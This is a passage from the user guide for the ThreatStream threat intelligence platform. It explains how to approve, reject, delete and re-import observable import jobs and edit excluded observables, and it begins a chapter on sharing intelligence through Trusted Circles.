This screenshot shows the 'Data Summary' section of the ThreatStream interface. It displays a table of observables with the following columns: iType, Confidence, and Status. The table contains two rows of data. The first row shows 'API Domain' with a confidence of 5 and a status of 'Pending'. The second row shows 'Adverse Domain' with a confidence of 1 and a status of 'Pending'. Above the table, there are filter buttons for 'Type', 'Indicator Type', and 'Confidence'. A 'Reset' button is also visible. The interface includes a 'Send final approval request' button in the top right corner and a 'View Details' button in the bottom right corner of the table area.

iType	Confidence	Status
API Domain	5	Pending
Adverse Domain	1	Pending

-  : Edit the value of an observable. For example, if you want to update an IP address or a domain name before importing. Make the desired changes and click **Apply Changes**.




6. Review the observables listed as Excluded and make any necessary changes.



Note: Click the filter icon to filter excluded observables by Type of observable, Indicator Type, and Confidence.

You can take the following actions on Excluded observables:

- **Move to Included:** Add observables excluded from the import job due to errors to the Included list. See ["Manually Adding Excluded Observables" on page 367](#) for more information.
- **Remove Selected:** Remove excluded observables from the import job. See ["Removing Excluded Observables" on page 368](#) for more information.
- **Force Apply Tags:** When duplicate observables cannot be re-imported due to visibility settings (see ["Visibility of Re-imported Observables" on page 362](#)) you can add tags from the import job to the existing active instances of the duplicate observables. See ["Applying Tags from Duplicate Observables" on page 368](#) for more information.
-  : Edit the values and indicator types of Excluded observables by clicking the edit icon corresponding to the observable you want to edit. Make the desired changes and click **Apply Changes**. See ["Editing Observable Values Before Approval" on page 364](#) for more information.



7. (Optional) Add additional observables to the import job by clicking **New**.

This import includes 2 observables; 0 observable will be added publicly and 2 will be added privately.

Observable	iType	Confidence	Status
APT Domain	APT Domain	0	Pending
Adware Domain	Adware Domain	1	Pending

Buttons: **New** (highlighted), **Reset**

You can add up to 10 observables at once. You must select an indicator type (iType) for each value.

Click **Add Observables**. The new observables are scored by ThreatStream and added to the import job.

New Observables

Observable: iType:

Buttons: **Add new**, **Add Observables** (highlighted), **Close**

To reject an import job you submitted:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Click the import job that you want to reject.



Note: The job must be in the Ready To Review status.

3. Click **Reject**.

This import includes 15 observables; 0 observable will be added publicly and 15 will be added privately.

Buttons: **Reject** (highlighted), **Send Intel Approval request**, **Reset**, **New**

15 Results

Type: iType: Confidence: to

To send an approval request:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Click the import job that you want to approve.



Note: The job must be in the Ready To Review status.

3. Click **Send Intel Approval Request**.

Rejecting Import Jobs

If you do not want observables included in import jobs to become part of your threat intelligence on ThreatStream, you can reject the import job. When you reject an import job, its status changes from Ready To Review to Rejected.



Note: If you do not have Approve Intel privileges, you cannot reject import jobs, but you can send a request to your organization administrator to review a specific job. Additionally, you can edit the import jobs you submit. See "[Managing Import Jobs](#)" on page 343 for more information.

You can reject an import job from the Import page or from the Import Job Details page.

To reject an import job from the Import page:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Select the job in the Ready To Review status that you want to reject.

3. Click **Reject**.

Imports										Refresh New	
Observables											
Filter Options											
Reset Filters Close All											
☐ Show only my imports											
☐ Status											
☐ Ready to Review											
☐ Processing											
☐ Review											
☐ Approved											
☐ Rejected											

1 Items Selected										Approved	Reject	Details
☐	978	STATUS	SUBMITTED BY	INCLUDED	EXCLUDED	INTELLIGENCE INITIATIVE	VISIBILITY	DATE				
☐	970	Approved	Quic Administrator	6	3		My Organization	22 Jun 2023 06:05				
☐	970	Ready To Review	Quic Administrator	5	4		My Organization	27 Jun 2023 20:27				
☐	974	Ready To Review	Quic Administrator	5	4		My Organization	16 Jun 2023 18:47				
☐	970	Ready To Review	Quic Administrator	10	35		My Organization	16 Jun 2023 23:40				
☐	904	Ready To Review	Quic Administrator	2	0		My Organization	16 Jun 2023 09:10				
☐	903	Approved	cgk@user@nasa.gov	1	0		My Organization	16 Jun 2023 09:12				

You can reference your rejected import jobs from the Import page using the Rejected status filter.

Import

Observables

STIX

Filter Options

Reset Filters

Close All

☐

Show only my imports

▼

Status

☐

Ready To Review

☐

Processing

☐

Errors

☐

Approved

☒

Rejected

When you drill down on a rejected import job, observables which were Included and Excluded in the import job are listed with the status Pending.

This import includes **5** observables; **0** observable will be added publicly and **5** will be added privately.


5 Results

TypeTypeConfidence0to100

☐ OBSERVABLES	TYPE	ITYPE	CONFIDENCE	STATUS	NOTES	TAGS
☒ malware:trojan-logger	email	Malware Email	50	Pending	malware:trojan-logger - Malware Email	No Tags
☒ malware:trojan-logger	email	Malware Email	50	Pending	malware:trojan-logger - Malware Email	No Tags
☒ malware:trojan-logger	email	Malware Email	50	Pending	malware:trojan-logger - Malware Email	No Tags
☒ malware:trojan-logger	email	Malware Email	50	Pending	malware:trojan-logger - Malware Email	No Tags
☒ malware:trojan	email	Malware Email	50	Pending	malware:trojan - Malware Email	No Tags

To reject an import job from the Import Job Details page:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Click the import job in the Ready To Review status that you want to reject.
3. On the Import Job Details page that opens, click the **Reject** button in the top right corner.



4. In the window that opens, click **Ok** to confirm the import job rejection.

Approving and Rejecting Import Jobs in Bulk

Users with the Approve Import privilege can approve or reject import jobs in bulk from the Import list page. When you approve import jobs in bulk, observables listed in the Included tabs of the selected import sessions immediately become active. Therefore, you must ensure that all import jobs have been adequately reviewed before executing bulk approval.

To approve an import jobs in bulk:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Select the import jobs in the Ready to Review state that you want to approve.
3. Click **Approve** at the right top of the table.

The screenshot shows the 'Imports' page with a table of import jobs. The table has columns for 'JOB', 'STATUS', 'SUBMITTED BY', 'INCLUDED', 'EXCLUDED', 'INTELLIGENCE INITIATIVE', 'VISIBILITY', and 'DATE'. The 'Approve' button is highlighted with a red box.

JOB	STATUS	SUBMITTED BY	INCLUDED	EXCLUDED	INTELLIGENCE INITIATIVE	VISIBILITY	DATE
9793	Approved		6	3		My Organization	22 Jun 2023 16:01
9792	Ready To Review		5	4		My Organization	21 Jun 2023 20:27
9724	Ready To Review		5	4		My Organization	16 Jun 2023 14:47
9713	Ready To Review		92	35		My Organization	15 Jun 2023 23:43
9704	Ready To Review		2	0		My Organization	15 Jun 2023 19:11
9703	Approved		1	0		My Organization	15 Jun 2023 18:52


The page will refresh when ThreatStream finishes processing your request. The status for the import jobs changes to **Approved**.



Note: Only users with the Approve Import privilege can approve import jobs in bulk. Users without the privilege cannot send bulk approval requests.

To reject import jobs in bulk:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Select the import jobs in the Ready to Review state that you want to reject.
3. Click **Reject** at the right top of the table.



The screenshot shows the 'Imports' page in ThreatStream. On the left, there are filter options for 'Status' with checkboxes for 'Ready to Review', 'Processing', 'Errors', 'Approved', and 'Rejected'. The main table has columns: JOB, STATUS, SUBMITTED BY, INCLUDED, EXCLUDED, INTELLIGENCE INITIATIVE, VISIBILITY, and DATE. Three jobs are selected (indicated by blue checkmarks in the first column): 9792, 9724, and 9703, all with a status of 'Ready To Review'. At the top right of the table, there are buttons for 'Approve', 'Reject', and 'Delete'. The 'Reject' button is highlighted in red.

JOB	STATUS	SUBMITTED BY	INCLUDED	EXCLUDED	INTELLIGENCE INITIATIVE	VISIBILITY	DATE
9793	Approved	Optic Administrator	6	3		My Organization	22 Jun 2023 16:01
9792	Ready To Review	Optic Administrator	5	4		My Organization	21 Jun 2023 20:27
9724	Ready To Review	Optic Administrator	5	4		My Organization	16 Jun 2023 14:47
9703	Ready To Review	Optic Administrator	92	35		My Organization	15 Jun 2023 23:43
9704	Ready To Review	Optic Administrator	2	0		My Organization	15 Jun 2023 19:51
9703	Approved	cgaleano-user14@anomali.com	1	0		My Organization	15 Jun 2023 18:52

The page will refresh when ThreatStream finishes processing your request. The status for the import jobs changes to **Reject**.



Note: Only users with the Approve Import privilege can reject import jobs in bulk. Users without the privilege cannot send bulk reject requests.

Deleting Import Jobs

Import jobs submitted by your organization can be deleted from the Import page. Users with Approve Intel privileges can delete import jobs that are in Approved, Errors, Rejected, or Ready To Review status.

When you delete an import job, all observables from the import job are also deleted from ThreatStream. Therefore, deleting an import job can result in the deletion of observables which are currently active on ThreatStream.




Note: Import jobs containing more than 10,000 observables cannot be deleted from the ThreatStream user interface. Contact Anomali Support for assistance.

To delete import jobs:


1. Navigate to **ThreatStream > Manage > Imports**.
2. Select up to 25 import jobs.

3. Click **Delete** in the top right corner of the table.



Job ID	Status	Submitted By	Included	Excluded	Intelligence Initiative	Visibility	Date
9792	Ready To Review	Optic Administrator	5	4		My Organization	21 Jun 2023 20:27
9724	Ready To Review	Optic Administrator	5	4		My Organization	16 Jun 2023 14:47
9713	Ready To Review	Optic Administrator	92	35		My Organization	15 Jun 2023 23:43
9704	Ready To Review	Optic Administrator	2	0		My Organization	15 Jun 2023 19:11
9681	Ready To Review	Optic Administrator	182	21		My Organization	14 Jun 2023 15:21
9680	Ready To Review	Optic Administrator	182	21		My Organization	14 Jun 2023 15:21
9671	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 23:05
9670	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 23:02
9669	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 23:00
9668	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 22:57
9667	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 22:54
9666	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 22:53
9665	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 22:51
9664	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 22:49
9663	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 22:48
9662	Ready To Review	Optic Administrator	0	1		My Organization	13 Jun 2023 22:45

4. To confirm, click **Delete Import Jobs**.



After ThreatStream processes your request, the import jobs and all associated observables will be deleted.

Re-importing Observable Values

ThreatStream enables you to re-import observable values that were previously imported by your organization via the ThreatStream UI.

Re-importing observable values can be helpful in the following cases:

- Changing the Status of inactive observables to *Active*
- Updating details of existing observables

Any time you approve an import job that contains observables previously imported by your organization, ThreatStream merges certain details of newly imported observables into the details of existing observables.

Visibility of Re-imported Observables


Following re-import merges, observables are always made active and assigned the visibility setting that allows for the widest visibility. For example, if the existing observable is private to your organization and the newly imported observable is restricted to specific Trusted Circles, the observable will be shared with the selected Trusted Circles as a result of the merge. If both instances of the observable are

shared with different Trusted Circles, both groups of Trusted Circles are given access to the observable as a result of the merge.

However, existing observables whose visibility is set to My Organization can only be re-imported with the same visibility or shared with Trusted Circles. Observables that are private to your organization can not be made public to the Anomali Community as a result of re-import merges. In these cases, the observables you attempt to import are excluded from import jobs.

Likewise, existing observables shared with the Anomali Community cannot be restricted to your organization or Trusted Circles as a result of re-import merges. In these cases, a distinct instance of the observable is imported and made active with the more restrictive Visibility setting you selected.

The figure below illustrates how observable visibility can be expanded as a result of re-import merges.



Note: If you attempt to re-import Organization or Trusted Circle observables with the Anomali Community visibility setting, they will be excluded from the import job.

Results of Re-import Merges

Existing values from all other fields are overwritten by new values with the exception of the fields listed in the following table.

Field	Effect of Merge on Existing Values
Associations	Combined with associations from newly imported observable
Comments	Existing comments maintained
Source	Combined with source listed for newly imported observable
Tags	Combined with tags from newly imported observable



Note: Merges do not occur in cases of existing observables *not* owned by your organization. In these cases, a distinct instance of the observable is imported and made active.

Editing Observable Values Before Approval

ThreatStream enables you to easily edit and resubmit observables that you own. This prevents you from having to specify the correct values in a separate import job.



Note: Only users with the Approve Intel privileges can edit observables for their organization.

Both Included and Excluded observables can be edited. You can only edit pending observables when import jobs are in Ready To Review status.

Editing and Resubmitting Included Observables

To edit Included observables, navigate to the import job that contains the included observables you want to edit and resubmit.

To edit the observable value:

1. On the Included tab, click the edit icon next to the observable you want to edit.

TYPE	ITYPE	CONFIDENCE	STATUS	NOTES	TAGS
email	Malware Email	50	Pending	Indicator still pending in import job 8706	No Tags
domain	Malware Domain	73	Pending		No Tags
domain	Malware Domain	25	Pending		No Tags
domain	Malware Domain	44	Pending		No Tags
domain	Malware Domain	85	Pending		No Tags
domain	Malware Domain	39	Pending		No Tags
domain	Malware Domain	74	Pending		No Tags


2. Edit the value of the observable and click **Apply Changes**.

Observable
intelligence@source.com

Close Apply Changes

To edit the iType mapping, expiration date, or confidence score assigned to the selected observables:

1. Select the observable of your interest and click **Edit**.




Type	iType	Confidence	Status	Notes	Tags
email	Malware Email	50	Pending	Indicator still pending in import job 8706	No Tags
domain	Malware Domain	73	Pending		No Tags
domain	Malware Domain	25	Pending		No Tags
domain	Malware Domain	44	Pending		No Tags
domain	Malware Domain	85	Pending		No Tags
domain	Malware Domain	39	Pending		No Tags
domain	Malware Domain	74	Pending		No Tags
domain	Malware Domain	61	Pending		No Tags
domain	Malware Domain	20	Pending		No Tags
domain	Malware Domain	90	Pending		No Tags
domain	Malware Domain	27	Pending		No Tags
domain	Malware Domain	63	Pending		No Tags

2. Make the desired changes to the observable iType, Confidence, or Expiration Date.



Note: The indicator type of an observable can only be changed to an indicator type of the same type. For example, actor_ip is the indicator type of the IP type, and it can only be changed to another indicator type of the IP type. See ["Indicator Types in ThreatStream" on page 1324](#) for a complete list of indicator types.



Edit Observable

Type: Malware Email

Confidence: 65

Expiration Date: 180 Days

Apply changes

3. Click **Apply Changes**.


ThreatStream re-scores the observables based on the changes you made. Updated values are immediately reflected in the import job.

Editing and Resubmitting Excluded Observables

In some cases, observables are **Excluded** from import jobs due to typos in observable values. ThreatStream enables you to easily edit observable values and resubmit the import job. This prevents you from having to create a separate import job for the excluded observables.

To edit and resubmit excluded observables:

1. Navigate to the import job that contains the excluded observables you want to resubmit.
2. Click **Excluded**.
3. Click the edit icon corresponding to the observable you want to edit.




OBSERVABLES	I TYPE	TAGS
[Red square icon with pencil]	Malware URL	No Tags
[Red square icon with pencil]	Malware URL	No Tags
[Red square icon with pencil]	Malware URL	No Tags
[Red square icon with pencil]	Malware URL	No Tags
[Red square icon with pencil]	Malware URL	No Tags
[Red square icon with pencil]	Malware URL	No Tags
[Red square icon with pencil]	Malware URL	No Tags
[Red square icon with pencil]	Malware URL	No Tags
[Red square icon with pencil]	Malware URL	No Tags
[Red square icon with pencil]	Malware URL	No Tags

4. Make the desired changes to the observable value or indicator type.



Note: The indicator type of an observable can only be changed to an indicator type of the same type. For example, actor_ip is the indicator type of the IP type, and it can only be changed to another indicator type of the IP type. See "[Indicator Types in ThreatStream](#)" on page 1324 for a complete list of indicator types.



Observable

Type: Actor IP

Revert Close Apply changes

5. Click **Apply Changes**.

ThreatStream evaluates the changes you made. The observable is automatically moved to the Included tab if your changes result in a valid observable.

Managing Excluded Observables

Observables that were excluded from an import job due to errors are listed under the Excluded tab. Errors are displayed for each observable in the Reasons for exclusion column of the table. By default, the Reasons for exclusion column is hidden. To add it to the table of the excluded observables, click the Table Settings gear and select **Reasons for exclusion**.

The screenshot displays the 'Import Job: 12582553 (Ready To Review)' interface. On the left, a sidebar lists several import jobs. The main area is divided into two tabs: 'Included (250)' and 'Excluded (57)'. The 'Excluded' tab is active, showing a table of 57 results. The table has columns for 'OBSERVABLES', 'ITYPE', 'CONFIDENCE', and 'REASON FOR EXCLUSION'. The 'REASON FOR EXCLUSION' column is highlighted with a red border, showing various error messages such as 'Invalid Malware Domain', 'Invalid Malware URL', and 'Invalid Malware Domain'. The interface also includes buttons for 'Reject' and 'Approve' at the top right, and a 'Reset' button at the bottom right.

If observables were excluded due to typos, you can edit observable values and resubmit the import job. See ["Editing Observable Values Before Approval" on page 364](#) for more information. Observables that ThreatStream excluded from import jobs due to errors can be manually moved to the Included tab of the import job. See ["Manually Adding Excluded Observables" below](#) for details.

Manually Adding Excluded Observables

Observables that ThreatStream excluded from import jobs due to errors can be manually moved to the Included tab of the import job. Observables that you move to the Included tab become active when the import job is approved.



Note: Observables with fatal errors cannot be moved to the Included tab.

To manually add excluded observables:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Click the import job in Ready To Review status that contains the rejected observables.
3. Click the **Excluded** tab to display excluded observables.

- To add the selected observables to the Included tab, click **Move to included**.

Import / Import Job Details / Import Job: 9713 (Ready To Review)

Job # 9713
By Optic Administrator

Job # 9704
By Optic Administrator

Job # 9703
By Optic Administrator

Job # 9702
By Optic Administrator

Job # 9681
By Optic Administrator

Job # 9680
By Optic Administrator

STATUS
Ready To Review

SUBMITTED
15 Jun 2023 23:43

SUBMITTED BY
Optic Administrator

APPROVER
N/A

TYPE
Analyst

ANONYMIZE
☐ User and Organization

VISIBILITY
Edit
Full Denormalization

4 Items Selected

	OBSERVABLES	TYPE	REASON FOR EXCLUSION	TAGS
☒	[redacted]	Malware URL	[redacted]	New Tags
☒	[redacted]	Malware URL	[redacted]	New Tags
☒	[redacted]	Malware URL	[redacted]	New Tags
☒	[redacted]	Malware URL	[redacted]	New Tags
☐	[redacted]	Malware URL	[redacted]	New Tags
☐	[redacted]	Malware URL	[redacted]	New Tags
☐	[redacted]	Malware URL	[redacted]	New Tags
☐	[redacted]	Malware URL	[redacted]	New Tags

Move to included Remove selected

The observables are now listed on the Included tab and will be made active when the import job is approved.

Removing Excluded Observables

Rejected observables can also be removed from import jobs.



Note: Observables with fatal errors cannot be removed.

To remove excluded observables:

- Navigate to **ThreatStream > Manage > Imports**.
- Click the import job in the Ready To Review status that contains the rejected observables.
- Click the **Excluded** tab to display excluded observables.
- To remove selected observables without fatal errors, click **Remove selected**.

Import / Import Job Details / Import Job: 9713 (Ready To Review)

Job # 9713
By Optic Administrator

Job # 9704
By Optic Administrator

Job # 9703
By Optic Administrator

Job # 9702
By Optic Administrator

Job # 9681
By Optic Administrator

Job # 9680
By Optic Administrator

STATUS
Ready To Review

SUBMITTED
15 Jun 2023 23:43

SUBMITTED BY
Optic Administrator

APPROVER
N/A

TYPE
Analyst

ANONYMIZE
☐ User and Organization

VISIBILITY
Edit
Full Denormalization

4 Items Selected

	OBSERVABLES	TYPE	REASON FOR EXCLUSION	TAGS
☒	[redacted]	Malware URL	[redacted]	New Tags
☒	[redacted]	Malware URL	[redacted]	New Tags
☒	[redacted]	Malware URL	[redacted]	New Tags
☒	[redacted]	Malware URL	[redacted]	New Tags
☐	[redacted]	Malware URL	[redacted]	New Tags
☐	[redacted]	Malware URL	[redacted]	New Tags
☐	[redacted]	Malware URL	[redacted]	New Tags
☐	[redacted]	Malware URL	[redacted]	New Tags

Move to included Remove selected

Applying Tags from Duplicate Observables

If observables are excluded from import jobs because they already exist in ThreatStream and cannot be re-imported (see ["Re-importing Observable Values"](#))

on page 362) they cannot be force-added to your threat intelligence. However, you can apply the tags from the import job to existing versions of rejected observables.

To apply tags from duplicate observables:

1. Navigate to **ThreatStream > Manage > Imports**.
2. Click the import job in the Ready To Review status that contains the observables excluded for being duplicates.
3. Click Excluded to display excluded observables.
4. Select the observables to whose existing versions you want to apply the import job tags.
5. Select **Force Apply Tags**.



Note: For Force Apply Tags to appear as an available action, you must select duplicate observables only. The action will not be available if you select observables that were rejected for other reasons.

Chapter 10: Collaborating with Trusted Circles

This chapter covers the following topics:

Public and Non-Public Trusted Circles	371
Privacy of Data in a Trusted Circle	372
Understanding the Role of a Trusted Circle Administrator	372
Creating a Trusted Circle	373
Editing a Trusted Circle	375
Joining a Trusted Circle	376
Managing Access Requests to Trusted Circles	377
Inviting Members to Join a Trusted Circle	378
Leaving a Trusted Circle	379
Sharing Data with Trusted Circles	380
Viewing Members of a Trusted Circle	381
Viewing Trusted Circles	382
Deleting a Trusted Circle	383

Trusted circles are communities within ThreatStream in which you can participate, share threat intelligence in real-time, and get access to information others have shared. Trusted Circles are comprised of organizations with similar threat intelligence interests (due to their affiliation to an industry, supply chain, Incident, and so on) and enable these organizations to collaborate and discuss threat activities they have observed around a specific Campaign , adversary, or Incident. In addition to organizations that participate in Trusted Circles, the Anomali Threat Research team contributes and shares intelligence to the industry-specific Trusted Circles available on ThreatStream.

Sharing threat intelligence not only allows organizations to prepare their defenses in a timely manner but also join forces in thwarting a widespread attack.

For example, your organization is a member of a trusted circle made up of top 5 banks in the country. One of the members of this circle shares information about an Actor that tried infiltrating their servers last night. Chances are that this Actor will try other similar businesses. Your systems and servers may be the next target. Since you have received an early warning from your Trusted Circle community on ThreatStream, you can strengthen your defenses in time—set up firewall rules,

block the Actor, and ensure your critical assets and data on them are under tight access controls.


When you participate in a Trusted Circle, you control what information is shared with other organizations in that circle. For example, if you want to share observables you are importing with your 2 of the 5 Trusted Circles you participate in, you have to explicitly set the Visibility for that import to those two Trusted Circles.

Public and Non-Public Trusted Circles

ThreatStream allows two kinds of Trusted Circles:

- **Public**—The names of these Trusted Circles are visible to all organizations. Any organization can request an invite to these circles. The request must be approved by the Trusted Circle owner before an organization can join that circle. The Public Trusted Circles are listed in the Public Trusted Circles table, as shown in the following figure.
- **Non-Public**—The names of these Trusted Circles are not visible to all organizations but only to the members of organization that created the circle and any other organizations that may have been explicitly invited to join them. If your organization participates in any of such circles, they are listed in the Your Trusted Circles table.

The Your Trusted Circles table is a list of non-Public and Public Trusted Circles your organization participates in. In the following figure, the Trusted Circles in blue outline are non-public.



NAME	MEMBERS	ADMINISTRATORS	PUBLIC CIRCLE	OPEN INVITE	ALLOW OVERRIDE SY...	ANONYMOUS SHARING	CHAT
All ThreatStream organizations can see the name of this *#(S#)#(S#)%/	1	1		✓			
circle 3	3	4	✓	✓			
democircle1	2	1					
enter2228702690	1	1					
Feeds SDK Test Feeds SDK Test	0	2					
Flashpoint Intelligence Reports - BDI Flashpoint Intelligence Reports - BDI	0	1					
newcircle1	2	1					
newcircle2	2	2					
NEW CIRCLE for testing among def and anomal - ok??	1	2		✓			
NewCircle with A	2	2		✓			
NewCircle with B	2	1		✓			
New private trusted circle - Karo	2	1					
New public circle Test cases Karo	2	1	✓				
New public circle1 Test cases Karo - upgrade system	2	1	✓				

Privacy of Data in a Trusted Circle

The threat intelligence shared with a Trusted Circle is only visible to an organization if that organization is a member of that Trusted Circle.

